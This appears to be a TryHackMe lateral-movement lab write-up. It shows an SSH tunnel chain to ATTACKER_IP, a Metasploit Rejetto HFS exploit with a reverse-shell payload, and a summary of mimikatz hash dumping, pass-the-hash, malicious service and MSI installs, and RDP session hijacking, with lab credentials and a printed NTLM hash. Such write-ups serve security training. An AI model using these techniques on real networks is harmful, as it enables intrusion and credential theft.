xfreerdp /v:thmjmp2.za.tryhackme.com:13389 /u:t1_thomas.moore /p:'MyPazzw3rd2020'
On the THMIIS desktop:

Run the .bat file:

Step 2: Set up the tunnel account and SSH
Close the THMIIS RDP window. In a fresh local terminal, create a restricted tunnel user:
sudo useradd tunneluser -m -d /home/tunneluser -s /bin/true
sudo passwd tunneluser
Use a burner password here.
Start SSH and verify it is running:
sudo systemctl start ssh
sudo systemctl status ssh --no-pager
Confirm port 22 is listening:
sudo ss -lntp | grep ':22'
Step 3: Establish three tunnels
In the SSH session on THMJMP2 (now Tracy, because Pilates class):
ssh tunneluser@ATTACKER_IP -R 8889:thmdc.za.tryhackme.com:80 -L *:6667:127.0.0.1:6667 -L *:7879:127.0.0.1:7879 -NLet it sit in peace and silence. It should look like this:

Test the forwarded HFS port:
curl http://127.0.0.1:8889
HFS is reachable through the tunnel.
Step 4: Rejetto HFS exploit via Metasploit
msfconsole -quse exploit/windows/http/rejetto_hfs_exec
set payload windows/shell_reverse_tcp
set RHOSTS 127.0.0.1
set RPORT 8889
set LHOST thmjmp2.za.tryhackme.com
set ReverseListenerBindAddress 127.0.0.1
set LPORT 7879
set SRVHOST 127.0.0.1
set SRVPORT 6667We don’t want to send a messy exploit. Just think about how upset Mimi Katz will be. Always verify:
show options
We are in the clear. Let’s pull the rug out.
exploit
whoami
hostname
type C:\hfs\flag.txt
Flag 4: THM{FORWARDING_IT_ALL}

Full Attack Chain
DNS -> thmjmp2.za.tryhackme.com / thmiis.za.tryhackme.com / thmdc.za.tryhackme.com

Technique 1: Remote Service Creation
  -> t1_leonard.summers SSH to THMJMP2
  -> msfvenom exe-service: jennchilada.exe
  -> SMB upload to THMIIS ADMIN$
  -> runas /netonly + nc64: Leonard network token shell
  -> sc.exe: JennService74 created and started on THMIIS
  -> Metasploit shell as leonard on THMIIS
  -> Flag 1: THM{MOVING_WITH_SERVICES}

Technique 2: WMI + MSI Payload
  -> t1_corine.waters credentials
  -> msfvenom MSI: jennstall74.msi
  -> SMB upload to THMIIS ADMIN$
  -> PowerShell PSCredential object + DCOM CimSession
  -> Win32_Product Install trigger
  -> Metasploit shell as corine on THMIIS
  -> Flag 2: THM{MOVING_WITH_WMI_4_FUN}

Technique 3: Pass-the-Hash
  -> t2_felicia.dean SSH to THMJMP2
  -> mimikatz: privilege::debug + token::elevate + sekurlsa::msv
  -> Toby Beck NTLM hash: 533f1bd576caa912bdb9da284bbc60fe
  -> sekurlsa::pth: nc64 reverse shell as Toby
  -> winrs pivot to THMIIS as Toby
  -> flag.exe

Technique 4: RDP Session Hijacking
  -> t2_eric.harding xfreerdp to THMJMP2
  -> PsExec64 -s: SYSTEM on THMJMP2
  -> query user: Toby's disconnected session 2 visible
  -> tscon 2 /dest:rdp-tcp#19: session hijacked
  -> Flag 3: THM{NICE_WALLPAPER}

Technique 5: Port Forwarding + Rejetto HFS
  -> socat: THMJMP2:13389 -> THMIIS:3389
  -> xfreerdp to THMIIS via socat + .bat execution
  -> tunneluser created, SSH started on attacker
  -> SSH three-tunnel chain: THMDC HFS + Metasploit listener/stager ports
  -> Metasploit Rejetto HFS exploit through tunnel
  -> shell on THMDC
  -> Flag 4: THM{FORWARDING_IT_ALL}